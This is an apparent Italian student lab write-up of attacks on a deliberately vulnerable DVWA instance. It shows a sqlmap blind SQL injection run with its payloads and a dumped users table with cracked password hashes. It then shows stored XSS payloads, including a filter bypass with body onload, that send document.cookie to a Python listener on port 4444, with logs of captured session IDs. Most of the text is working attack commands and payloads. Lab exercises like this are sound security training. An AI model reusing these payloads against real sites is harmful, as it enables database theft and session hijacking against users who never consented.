Sql Blind Injection

Provo con sqlmap

```
┌──(alessio㉿kali)-[~]
└─$ sqlmap "192.168.50.100/DVWA/vulnerabilities/sqli_blind/?id=1&Submit=Submit" --cookie="PHPSESSID=s92ppgdittthh0c
9a2stign76i; security=low" -D dvwa --dump-all -level 1 -p id --batch
```

Mi limito ad estrarre il database dvwa

```
[04:36:18] [INFO] GET parameter 'id' appears to be 'MySQL ⩾ 5.0.12 AND time-based blind (query SLEEP)' injectable
```

```
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=1' AND 1592=1592 AND 'ZLTC'='ZLTC&Submit=Submit

    Type: time-based blind
    Title: MySQL ⩾ 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1' AND (SELECT 1015 FROM (SELECT(SLEEP(5)))ROcv) AND 'UxkP'='UxkP&Submit=Submit
```


Sqlmap capisce che è blind

```
[04:36:34] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[04:36:34] [INFO] starting 4 processes
[04:36:35] [INFO] cracked password 'abc123' for hash 'e99a18c428cb38d5f260853678922e03'
[04:36:35] [INFO] cracked password 'charley' for hash '8d3533d75ae2c3966d7e0d4fcc69216b'
[04:36:36] [INFO] cracked password 'letmein' for hash '0d107d09f5bbe40cade3de5c71e9e9b7'
[04:36:36] [INFO] cracked password 'password' for hash '5f4dcc3b5aa765d61d8327deb882cf99'
Database: dvwa
Table: users
[5 entries]
+---------+---------+-------------------------------------+-----------------------------------------------------------+-----------+
| user_id | user    | avatar                              | password                                                  | last_name |
| first_name | last_login          | failed_login |
+---------+---------+-------------------------------------+-----------------------------------------------------------+-----------+
| 3       | 1337    | /DVWA/hackable/users/1337.jpg       | 8d3533d75ae2c3966d7e0d4fcc69216b (charley)                | Me        |
| Hack       | 2023-02-08 07:17:32 | 0            |
| 1       | admin   | /DVWA/hackable/users/admin.jpg      | 5f4dcc3b5aa765d61d8327deb882cf99 (password)               | admin     |
| admin      | 2023-02-08 07:17:32 | 0            |
| 2       | gordonb | /DVWA/hackable/users/gordonb.jpg    | e99a18c428cb38d5f260853678922e03 (abc123)                 | Brown     |
| Gordon     | 2023-02-08 07:17:32 | 0            |
| 4       | pablo   | /DVWA/hackable/users/pablo.jpg      | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein)                | Picasso   |
| Pablo      | 2023-02-08 07:17:32 | 0            |
| 5       | smithy  | /DVWA/hackable/users/smithy.jpg     | 5f4dcc3b5aa765d61d8327deb882cf99 (password)               | Smith     |
| Bob        | 2023-02-08 07:17:32 | 0            |
+---------+---------+-------------------------------------+-----------------------------------------------------------+-----------+
```

```
[04:36:41] [INFO] retrieved: test
Database: dvwa
Table: guestbook
[1 entry]
+------------+------+-------------------------+
| comment_id | name | comment                 |
+------------+------+-------------------------+
| 1          | test | This is a test comment. |
+------------+------+-------------------------+
```

Ha estratto tutte le tabelle

XSS permanente



Server python

```
┌──(alessio㉿kali)-[~/…/Esercizi/Week6/Day3/imgsrvr]
└─$ python3 imgsrvrv2.py
Server avviato sulla porta 4444
192.168.50.100 - - [01/Mar/2023 10:51:46] "GET /img.jpg?cookie=security=low;%20PHPSESSID=3c74276eaed0cf61f833f2aa8044392d HTTP/1.1" 200 -
192.168.50.100 - - [01/Mar/2023 10:57:58] "GET /img.jpg?cookie=security=low;%20PHPSESSID=3c74276eaed0cf61f833f2aa8044392d HTTP/1.1" 200 -
```

Codice del server di python

xss | imssrv.py | imgsrvrv2.py

```python
from http.server import BaseHTTPRequestHandler, HTTPServer
from urllib.parse import urlparse, parse_qs

import os

class MyServer(BaseHTTPRequestHandler):
        def do_GET(self):
                if self.path.startswith('/img.jpg'):
                        try:
                                with open('img.jpg', 'rb') as f:
                                        img_data = f.read()
                                self.send_response(200)
                                self.send_header('Content-type', 'image/jpg')
                                self.end_headers()
                                self.wfile.write(img_data)
                        except FileNotFoundError:
                                print(f"File non trovato nella cartella")
                                self.send_error(404)
                else:
                        print(f"File non trovato sul server")
                        self.send_error(404)

def run(server_class=HTTPServer, handler_class=MyServer, port=4444):
        server_address = ('', port)
        httpd = server_class(server_address, handler_class)
        print(f'Server avviato sulla porta {port}')
        httpd.serve_forever()

if __name__ == '__main__':
        run()

```

Script injected

```
<img id="img" src="" alt="nooh">
<script>
function loadImg() {
 var img = document.getElementById("img");
 img.width = 200;
 img.height = 200;
 img.src = "http://192.168.50.100:4444/img.jpg?cookie="+document.cookie;
}
loadImg();
</script>
```

Prove con security high

Analizzo il source

```
// Sanitize message input
$message = strip_tags( addslashes( $message ) );
$message = ((isset($GLOBALS["___mysqli_ston"]) && is_object($GLOBALS["___mysqli_ston"])) ? mysqli_real_escape_string
QLConverterToo] Fix the mysql_escape_string() call! This code does not work.", E_USER_ERROR)) ? "" : ""));
$message = htmlspecialchars( $message );

// Sanitize name input
$name = preg_replace( '/<(.*)s(.*)c(.*)r(.*)i(.*)p(.*)t/i', '', $name );
$name = ((isset($GLOBALS["___mysqli_ston"]) && is_object($GLOBALS["___mysqli_ston"])) ? mysqli_real_escape_string($G
QLConverterToo] Fix the mysql_escape_string() call! This code does not work.", E_USER_ERROR)) ? "" : ""));
```

Notiamo che il messaggio è protetto dalla funzione httpspecialchars, però la casella name no, per comunque blocca il tag script

Quindi provo questo:

```
<textarea name="txtName" type="text" size="30" maxlength="1000" st
width: 414px;"></textarea> == $0
</td>
```

```
<body onload=window.open("http://192.168.50.100:4444/?cookie=" +
document.cookie)>
```

In questo modo quando la pagina viene caricata viene aperta un altra finestra con la nostra richiesta malevola

Apro il server prima di inviare la richiesta:

```
┌──(alessio㉿kali)-[~/…/Esercizi/Week6/Day3/imgsrvr]
└─$ python3 imgsrvrv2.py
Server avviato sulla porta 4444
File non trovato sul server
192.168.50.100 - - [03/Mar/2023 07:17:20] code 404, message Not Found
192.168.50.100 - - [03/Mar/2023 07:17:20] "GET /?cookie=security=high HTTP/1.1" 404 -
File non trovato sul server
192.168.50.100 - - [03/Mar/2023 07:17:20] code 404, message Not Found
192.168.50.100 - - [03/Mar/2023 07:17:20] "GET /favicon.ico HTTP/1.1" 404 -
File non trovato sul server
192.168.50.100 - - [03/Mar/2023 07:17:53] code 404, message Not Found
192.168.50.100 - - [03/Mar/2023 07:17:53] "GET /?cookie=security=high HTTP/1.1" 404 -
```

Non si riesce a sottrarre il PHPSESSID perche è impostato come httponly